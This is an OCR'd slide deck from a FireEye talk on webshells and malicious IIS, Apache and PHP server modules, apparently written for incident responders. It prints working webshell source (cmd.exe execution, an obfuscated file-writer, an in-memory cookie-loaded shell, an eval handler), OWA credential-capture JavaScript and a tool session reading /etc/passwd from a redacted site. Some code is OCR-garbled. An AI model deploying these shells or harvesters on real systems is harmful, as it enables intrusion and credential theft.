FireEye

# Beyond Webshells

## OPCDE 2018

Presented by:



- DAN CABAN | PRINCIPAL CONSULTANT


April 7, 2018

*Case studies and examples are drawn from our experiences and activities working for a variety of customers, and do not represent our work for any one customer or set of customers. In many cases, facts have been changed to obscure the identity of our customers and individuals associated with our customers.*

# Inspired by…

# Consistent…



Maintain Presence
Move Laterally
• Webshells
• RDP
• VPN Access
• SSH tunnels to CS servers
• Created shortcuts in startup folder
• Plink
• POWRUNER
• PsExec
• WMI
• RDP
• PowerShell scripts
• Wscript
• Plink
• ELVENDOOR
Initial Compromise
Establish Foothold
Escalate Privileges
Internal Reconnaissance
Complete Mission
• Spear-phishing
• Leverage social media to share links to malicious files
• Accessed unauthenticated MySQL database administration web application
• Brute force attack against OWA to access Exchange Control Panel
• POWBAT
• HELMINTH
• ISMAGENT
• Webshells including SEASHARPEE
• Mimikatz
• Key logger
• KEYPUNCH
• Lazagne
• Brute force password attacks
• Modified Outlook Web App logon pages on Exchange Servers
• SoftPerfect Network Scanner
• PowerShell scripts
• Native OS commands
• GOLDIRONY
• CANDYKING
• PowerShell scripts used for data exfiltration via DNS
• Exfiltration via RDP
• Compress data into RAR files, stage them to an internet accessible server, then download the files
• Exported email boxes (PST files)

# An evolution...


```
10.10.10.150 - - [06/Apr/2018:17:21:16 +0000] "GET /hidden/shell.aspx?cmd=dir / HTTP/
10.10.10.150 - - [06/Apr/2018:17:21:17 +0000] "POST /hidden/shell.aspx HTTP/1.0" 200
10.10.10.150 - - [06/Apr/2018:17:21:18 +0000] "POST /index.aspx HTTP/1.0" 200 197 "-"
10.10.10.150 - - [06/Apr/2018:17:21:19 +0000] "GET /logo.gif / HTTP/1.0" 200 124 "-"
```

# Overview

- AV does a bad job.
- Detected by network signatures, scanning, and behaviour analysis.
- Hidden and confusingly similar
  - errorEF.aspx
  - errorEE.aspx?
  - error3.aspx?
  - logoff.aspx
  - logout.aspx?
- Log file analysis and preservation (.compiled) files point to other evil.




# Humble Beginnings


```
<%@ Page Language="C#" validateRequest="false" %>
<script runat="server">
protected bool chk(string pass){try{SHA1 sha = new SHA1CryptoServiceProvider();byte[] hash = sha.Compu
teHash(Encoding.ASCII.GetBytes(pass));bool res =(BitConverter.ToString(hash).Replace("-", "") == "0603
8434C                    6BB0CAFDB6")? true : false;return res;}catch(Exception ex){Label1.Text = ex.
Message;return false;}}
protected void Run(object sender, EventArgs e) {
        try{if(chk(pass.Text)){
                Process p = new Process();p.StartInfo.FileName = "c:\\windows\\system32\\cmd.exe";
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardInput = true;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardError = true;
                p.StartInfo.CreateNoWindow = true;string strOutput = null;
                p.Start();p.StandardInput.WriteLine(cmd.Text);
                p.StandardInput.WriteLine("exit");strOutput = p.StandardOutput.ReadToEnd();
                p.WaitForExit();p.Close();
                Label1.Text = "<pre color=\"N\">" + strOutput.Replace("<", "<").Replace(">", ">").Repl
ace(Environment.NewLine, "<br />") +  "</pre>";
        }}
        catch(Exception ex){Label1.Text = ex.Message;}
}
```

# New Evasion Techniques & Embedding into Legitimate

```
<%try{
if(Request.Form.Count>0){
if(Request.Form[914-914]=="8361749"){%><pre>5086581521324281721233782426127895914242085824240638330139
3155494539276478258968185498464 78</pre><%}
byte[] bJapfYvynmhplrHJ=System.Convert.FromBase64String("JIbqnqvqxB80lonBdUlw6HHMbqeAnw0PT3Jy+4Ep7s9Jk
gvKqz9pdfBENFYTYn5ePkr1RuLFi9DrRAS29CrXgScM2l+izGlloQbkhr9GciEUXOeujhpt6DtNWLquRw3zeN+Yev/oD1QPxd6zxuL
uoxVaFQNrz19QuAMqeh5jackyH2xx9RA/Xjzco9iF3E26y+fMzI6GNVGXdLpM7DnbvsEopvPt2cRPdOr...");
byte[] FBVQRnqVuh=System.Convert.FromBase64String("K5QM1QVV+v+zC4HkNAgXP4mvvMr4Dj6Ykkt9ALsSp27+hTJgfmJ
eXGZz/A0tVEJ233sGX0mFcjKf4jDzhIn2zwTe0EPnduaFArozCts+EmskEDecvD9QVKJwZK/VNPG1Y8y9/hcIDi9846uuFL2Zx..."
);
byte[] xoeCYxiCxPJLZvTG=Convert.FromBase64String(Request.Form[1434-1427]);
string uwSPxdURsFsp=Request.Form[xoeCYxiCxPJLZvTG[6] - 88];
string ShxPrLnmlNg=Request.Form[xoeCYxiCxPJLZvTG[1] - 197];
string oIhJutMc=Request.ServerVariables["PATH_TRANSLATED"].Substring(0,Request.ServerVariables["PATH_T
RANSLATED"].LastIndexOf('\\')+1)+uwSPxdURsFsp;
string MUKuHlHyMYTQ=Request.ServerVariables["PATH_TRANSLATED"];
for(int dKkbnmycbJPrKj=0;dKkbnmycbJPrKj<FBVQRnqVuh.Length;dKkbnmycbJPrKj++)FBVQRnqVuh[dKkbnmycbJPrKj]+
=xoeCYxiCxPJLZvTG[dKkbnmycbJPrKj%xoeCYxiCxPJLZvTG.Length];
for(int wKtLRXeRu=0;wKtLRXeRu<bJapfYvynmhplrHJ.Length;wKtLRXeRu++)bJapfYvynmhplrHJ[wKtLRXeRu]-=FBVQRnq
Vuh[wKtLRXeRu%FBVQRnqVuh.Length];
if(Request.Form.Count==xoeCYxiCxPJLZvTG[43] - 187){System.IO.File.WriteAllBytes(oIhJutMc, bJapfYvynmhp
lrHJ);Response.Redirect(uwSPxdURsFsp);}
else if(Request.Form.Count==xoeCYxiCxPJLZvTG[61] - 43)System.IO.File.Delete(oIhJutMc);
else if(Request.Form.Count==xoeCYxiCxPJLZvTG[35] + 16&&ShxPrLnmlNg.Length>xoeCYxiCxPJLZvTG[15] + 934)S
ystem.IO.File.WriteAllBytes(MUKuHlHyMYTQ,Convert.FromBase64String(ShxPrLnmlNg));
else if(Request.Form.Count==xoeCYxiCxPJLZvTG[6] - 81)System.IO.File.Delete(MUKuHlHyMYTQ);
}
}catch{}%>
```

# Putting it all together





```
xmlhttp.open('POST', '/owa/auth/logoff.aspx', true);
xmlhttp.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
var chg = 1, i = 0, m = '', s = gbid("username").value.toLowerCase() + "&" + gbid("password").value;
```

# Dynamic Webshells!


- COOKIES contain encrypted webshell along with key necessary for decryption.
- POST data that is intended to be interpreted by final web shell.




```
HttpCookie s = Request.Cookies["session"];
HttpCookie s_id = Request.Cookies["session_id"];
….
SHA1 sha = new SHA1CryptoServiceProvider();
byte[] serial1 = System.Convert.FromBase64String(s_id.Value.Substring(1));
byte[] serial2 = System.Text.Encoding.UTF8.GetBytes("722f4494-15b6-4748-ae53-7aa3a57821b2");
byte[] serial = new byte[serial1.Length + serial2.Length];
System.Buffer.BlockCopy(serial1, 0, serial, 0, serial1.Length);
System.Buffer.BlockCopy(serial2, 0, serial, serial1.Length, serial2.Length);
byte[] e1 = sha.ComputeHash(serial);
byte[] e2 = System.Convert.FromBase64String(s.Value.Substring(1))
string session = System.Text.Encoding.UTF8.GetString(RC4.crypt(e1, e2));
…
ICodeCompiler loCompiler = new CSharpCodeProvider().CreateCompiler();
CompilerParameters loParameters = new CompilerParameters();
…
// *** Load the resulting assembly into memory
loParameters.GenerateInMemory = true;
/ *** Now compile the whole thing
CompilerResults loCompiled = loCompiler.CompileAssemblyFromSource(loParameters,session); /
Assembly loAssembly = loCompiled.CompiledAssembly;
…
object loObject  = loAssembly.CreateInstance("MyNamespace.MyClass");
object[] loCodeParms = new object[3];
loCodeParms[0] = Request;
loCodeParms[1] = Response;
loCodeParms[2] = e1;
…
object loResult = loObject.GetType().InvokeMember("DynamicCode",BindingFlags.InvokeMethod,
                                                   null,loObject,loCodeParms);
```

# Dynamic Webshells!

- COOKIES contain encrypted webshell along with key necessary for decryption.
- POST data that is intended to be interpreted by final web shell.





```
public class MyClass
  {
     public void DynamicCode(params object[] Parameters)
     {
        HttpRequest Request = (HttpRequest) Parameters[0];
        HttpResponse Response = (HttpResponse) Parameters[1];
        byte[] key = (byte[]) Parameters[2];

        Random r = new Random();
        Response.ClearContent();

        try {
          string output = "";


        byte[] bytes = Request.BinaryRead(Request.ContentLength);
        bytes = RC4.crypt(key, bytes);
        FileStream fs = File.OpenWrite(@"c:\PerfLogs\Bandwidth.ps1");
        fs.Seek(0, SeekOrigin.Begin);
        fs.Write(bytes, 0, bytes.Length);
        fs.Flush();
        fs.Close();
        output = "OK”;
....
```

# Beyond Webshells

- ISAPI Filters in the past
- Managed Modules
  - .NET
  - Inherits ASP.NET privileges (web.config)
  - Credit: https://msdn.microsoft.com/en-us/library/bb470252.aspx
- Native Modules
  - C++
  - Admin rights required to register (GUI or AppCmd)
  - Elevated privileges
  - Can access all requests, not just .aspx.

Credit: https://msdn.microsoft.com/en-us/library/bb470252.aspx



# Beyond Webshells (Managed Module)

- Microsoft.Exchange.Clients.Auth.dll

```
<system.webServer>
<handlers>
       <add name="ExchangeAuthHandler" type="Microsoft.Exchange.Clients.Auth.HttpHandler,Microsoft.Exchange.Clients.Auth,
Version=15.0.0.0, Culture=neutral, PublicKeyToken=da4564ebea60e329" verb="*" path="Auth.aspx"/>
</handlers>
```

```
public void ProcessRequest(HttpContext context)
{
  if (context.Request.Url.AbsolutePath.IndexOf("Auth.aspx") < 0)
    return;
  string str = Common.PathCombine(Path.GetTempPath(), "z0x8dev87292016.tmp");
  if (!File.Exists(str))
    File.WriteAllText(str, " <%@ Page Language=\"Jscript\"%><%eval(Request.Item[\"HttpHandler2016\"],\"unsafe\");%>");
  IHttpHandler compiledPageInstance = PageParser.GetCompiledPageInstance(context.Request.Url.AbsolutePath, str, context);
  context.Server.Transfer(compiledPageInstance, true);
}
```

# Beyond Webshells (Native Modules)

- Exported function: RegisterModule
- HttpParser.dll
  - RGSESSIONID cookie contains base64 encoded & XOR'd command.
    - Execute: cmd$
    - Upload: upload$
    - Download: download$
- HttpModule.dll
  - If 25th known headers in HTTP raw header is "Default-Windows"
    - Execute: rc
    - Upload: uf
    - Download: df

# Apache, PHP, NGINX & More

```
$ python shellish.py -s https://www.[redacted].com/ --apache --command "head -n 1 /etc/passwd"
root:x:0:0:root:/root:/bin/bash
$ python shellish.py -s https://www.[redacted].com/ --apache --usrc darkweb2017-top1000.txt --udst /var/www/upload/passwords.
Uploaded darkweb2017-top1000.txt in 5 chunks
$ python shellish.py -s https://www.[redacted].com/ --apache --dsrc /var/www/html/database.inc.php --ddst database.inc.php
Downloaded /var/www/html/database.inc.php and wrote 68 bytes to database.inc.php
```

```
10.10.10.150 - - [06/Apr/2018:17:21:06 +0000] "GET / HTTP/1.0" 200 197 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:21:16 +0000] "GET / HTTP/1.0" 200 748 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:21:26 +0000] "GET / HTTP/1.0" 200 1408 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Appl
10.10.10.150 - - [06/Apr/2018:17:21:35 +0000] "GET / HTTP/1.0" 200 12043 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) App
10.10.10.150 - - [06/Apr/2018:17:21:44 +0000] "GET / HTTP/1.0" 200 1258 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Appl
10.10.10.150 - - [06/Apr/2018:17:22:13 +0000] "GET / HTTP/1.0" 200 488 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:22:33 +0000] "GET / HTTP/1.0" 200 488 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:22:41 +0000] "GET / HTTP/1.0" 200 488 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:22:55 +0000] "GET / HTTP/1.0" 200 197 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:22:57 +0000] "GET / HTTP/1.0" 200 197 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:22:58 +0000] "GET / HTTP/1.0" 200 197 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:22:59 +0000] "GET / HTTP/1.0" 200 197 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
10.10.10.150 - - [06/Apr/2018:17:23:12 +0000] "GET / HTTP/1.0" 200 723 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) Apple
```

# Apache, PHP, NGINX & More

LoadModule

```
module AP_MODULE_DECLARE_DATA shellish_module = {
        STANDARD20_MODULE_STUFF,
        NULL,                   /* create per-dir    config structures */
        NULL,                   /* merge  per-dir    config structures */
        NULL,                   /* create per-server config structures */
        NULL,                   /* merge  per-server config structures */
        NULL,                   /* table of config file commands       */
        shellish_register_hooks/* register hooks                       */
};
```

extension=

```
zend_module_entry shellish_module_entry = {
        STANDARD_MODULE_HEADER,
        "shellish",
        NULL,                    //shellish_functions,
        NULL,                    //PHP_MINIT
        NULL,                    //PHP_MSHUTDOWN
        PHP_RINIT(shellish),     //PHP_RINIT
        NULL,                    //PHP_RSHUTDOWN(shellish),
        NULL,                    //PHP_MINFO(shellish),
        PHP_SHELLISH_VERSION,
        STANDARD_MODULE_PROPERTIES
};
```

# Outlook and Implications

- Log all the things.
- Be prepared to include modules / extension analysis.
- Be prepared for application specific modules:
  - Exchange Transport Agents
  - SharePoint Framework Extensions
- Use modules for logging attackers access to webshells in a targeted intrusion.

FireEye

# THANK YOU